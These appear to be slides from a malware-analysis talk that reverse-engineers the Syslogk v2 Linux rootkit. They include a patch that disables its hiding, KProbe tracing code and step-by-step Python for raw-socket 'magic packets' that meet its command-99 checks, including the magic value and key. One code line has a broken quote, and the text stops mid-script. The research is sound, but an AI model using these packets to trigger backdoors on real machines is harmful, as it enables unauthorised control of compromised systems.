



# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**




# Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**




# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**
  - step3




# Syslogk v2

## Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**
  - step3




# Syslogk v2

## Extracting the magic packets requirements for Syslogk v2 rootkit

Identify the type of the packet.

```
.text:0000000000001821 cmp byte ptr [r12+9], 6
.text:0000000000001827 jz short loc_1868
```

- *r12* points to the IP header.
- 9 is the offset to the protocol.
- 6 is the constant for the TCP protocol.



```
ip_header = b'\x45\x00\x00\x00' # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00' # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00' # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00' # Source Address
ip_header += b'\x00\x00\x00\x00' # Destination Address

tcp_header = b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x00\x00\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```


# Syslogk v2

## Extracting the magic packets requirements for Syslogk v2 rootkit

**Perform static analysis while testing the hypotheses with a kernel tracer or kernel debugger.**

Linux incorporates kernel tracing facilities via *KProbes* allowing to trace: memory addresses, symbols and functions.

1. The rootkit hides itself. **It is straightforward to patch it.**



```
with open(f_name, "r+b") as f:
 f.seek(0xAB5)
 f.write(b'\xC3')

.text:0000000000000A40 hide_module proc near
.text:0000000000000A40 call _fentry_
.text:0000000000000A45 mov ecx, cs:module_hidden
```

2. Get its name via *lsmod*.

```
[root@centos7 Kprobe_debug_Syslogk_Rootkit]# lsmod
disksc 151035 0
```

3. Get its base address.

```
[root@centos7 Kprobe_debug_Syslogk_Rootkit]# cat /proc/modules | grep disksc
disksc 151035 0 - Live 0xfffffffffc08f9000 (OE)
```

# Syslogk v2

## Extracting the magic packets requirements for Syslogk v2 rootkit

**Perform static analysis while testing the hypotheses with a kernel tracer or kernel debugger.**

Trace the magic packets execution via KProbes.

- The module base address.

```
#define MODULE_BASE_ADDRESS 0xffffffffc08f9000L // cat /proc/modules | grep disksc
```

- Establish your tracepoints.

- For a memory address

```
static struct kprobe kp_nfin_packet_fields_checks = {
 .addr= MODULE_BASE_ADDRESS+0x1875,
};
```

- For a symbol

```
static struct kprobe kp_call_usermodehelper_exec = {
 .symbol_name = "call_usermodehelper",
};
```

# Syslogk v2

## Extracting the magic packets requirements for Syslogk v2 rootkit

**Perform static analysis while testing the hypotheses with a kernel tracer or kernel debugger.**

Write your KProbe handler.


```
#ifdef CONFIG_X86_64
 char* r12 = regs->r12;
 char* r13 = regs->r13;
 char protocol = r12[0x9];
 char reserved = r13[0x0D];
 int data_offset_shifted_four_bits_right = regs->si & 0xff;
 pr_info("magic packet protocol: [%d]\n", protocol & 0xff);
if(protocol==6) pr_info("The protocol fits the requirements");
 pr_info("magic packet reserved: [%d]\n", reserved & 0xff);
if(reserved==2) pr_info("The reserved fits the requirements");
 pr_info("magic packet data_offset_shifted_four_bits_right: [%d]\n", data_offset_shifted_four_bits_right);
pr_info("Data expected to be at offset (shl data_offset, 4) * 4 = %d", data_offset_shifted_four_bits_right*4);
#endif
return 0;
```

# Syslogk v2

Extracting the magic packets requirements for command ID 99

## Example for command ID 99.

- Goal: Reach the *start\_exec* function with command id = 99




# Syslogk v2

## Extracting the magic packets requirements for command ID 99

### Example for command ID 99.

Identify the caller basic block and prepare a zero-initialized IP/TCP packet template.



```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header = b'\x45\x00\x00\x00' # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00' # Identification | Flags, Fragment Offset
ip_header += b'\x00\x00\x00\x00' # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00' # Source Address
ip_header += b'\x00\x00\x00\x00' # Destination Address


tcp_header = b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x00\x00\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

# Syslogk v2

## Extracting the magic packets requirements for command ID 99

### Example for command ID 99.

Identify the caller basic block and prepare a zero-initialized IP/TCP packet template.



- *r12* points to *ip\_header*
- *r12 + 9* points to *Protocol*
- The *Protocol* must be 6

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header = b'\x45\x00\x00\x00' # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00' # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00' # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00' # Source Address
ip_header += b'\x00\x00\x00\x00' # Destination Address

tcp_header = b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x00\x00\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

# Syslogk v2

## Extracting the magic packets requirements for command ID 99

### Example for command ID 99.

Make the template fulfill the requirements.

```
.text:0000000000001868 loc_1868:
.text:0000000000001868 test byte ptr [r13+0Dh], 2
```

- *r13* points to *tcp\_header*
- *r13 + 0xD* points to *Flags*
- The *Reserved* must be 2

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header = b'\x45\x00\x00\x00' # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00' # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00' # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00' # Source Address
ip_header += b'\x00\x00\x00\x00' # Destination Address

tcp_header = b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x00\x02\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

# Syslogk v2

## Extracting the magic packets requirements for command ID 99

### Example for command ID 99.

Make the template fulfill the requirements.

```
.text:0000000000001819 movzx edx, byte ptr [r13+0Ch]
.text:000000000000181E shr dl, 4
```

- *r13* points to *tcp\_header*
- *r13 + 0xC* points to *Flags*
- 0x50 right shifted 4 bits is 5

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header = b'\x45\x00\x00\x00' # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00' # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00' # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00' # Source Address
ip_header += b'\x00\x00\x00\x00' # Destination Address

tcp_header = b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x50\x02\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

# Syslogk v2

## Extracting the magic packets requirements for command ID 99

### Example for command ID 99.

Make the template fulfill the requirements.

```
.text:000000000000186D movzx esi, dl
.text:0000000000001870 lea rdi, [r13+rsi*4+0]
```

- 0x50 right shifted 4 bits is 5
- 5 multiplied by 4 is 20
  - 20 is the offset to the end of the TCP header.
  - The data is there.
- *rdi* points to the data.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header = b'\x45\x00\x00\x00' # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00' # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00' # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00' # Source Address
ip_header += b'\x00\x00\x00\x00' # Destination Address

tcp_header = b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x50\x02\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

# Syslogk v2

## Extracting the magic packets requirements for command ID 99

### Example for command ID 99.

Make the template fulfill the requirements.

```
.text:0000000000001F80 mov esi, 11223344h
.text:0000000000001F85 call magic_check_flip_last_bit
```

- It checks a *DWORD* value.
  - Send it in reverse order.
- For each byte, the last bit is flipped before comparing it.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

flip_last_bit_for_all_bytes = lambda str:".join([chr(ord(x) ^ ord("\x01")) for x in str])

magic_value = "\x11\x22\x33\x44"[::-1]

data = flip_last_bit_for_all_bytes(magic_value)
```

# Syslogk v2

## Extracting the magic packets requirements for command ID 99

### Example for command ID 99.

Make the template fulfill the requirements.



- The data should be bigger than 292 bytes.
  - At least, 293 bytes.
- We need to add padding to it.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

flip_last_bit_for_all_bytes = lambda str: ''.join([chr(ord(x) ^ ord("\x01")) for x in str])

magic_value = "\x11\x22\x33\x44"[::-1]

padding2 = "B" * (293 - len(magic_value))

data = flip_last_bit_for_all_bytes(magic_value + padding2)
```

# Syslogk v2

## Extracting the magic packets requirements for command ID 99

### Example for command ID 99.

Make the template fulfill the requirements.

```
.text:0000000000002068 lea rsi, [rbx+4]
.text:000000000000206C mov ecx, 0Ch
.text:0000000000002071 mov rdi, 0AF18h ; "ujeoirtfbvs"
.text:0000000000002078 repe cmpsb
.text:000000000000207A jz loc_2236
```

- *rbx+4* should point to a null-terminated string (a key).
  - +4 because of the length of the magic value *0x11223344*.
- We need to adjust the padding also according to it.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

flip_last_bit_for_all_bytes = lambda str: ''.join([chr(ord(x) ^ ord("\x01")) for x in str])

magic_value = "\x11\x22\x33\x44"[::-1]
key = "ujeoirtfbvs"
null = "\x00"

padding2 = "B" * (293 - len(magic_value) - len(key) - len(null))

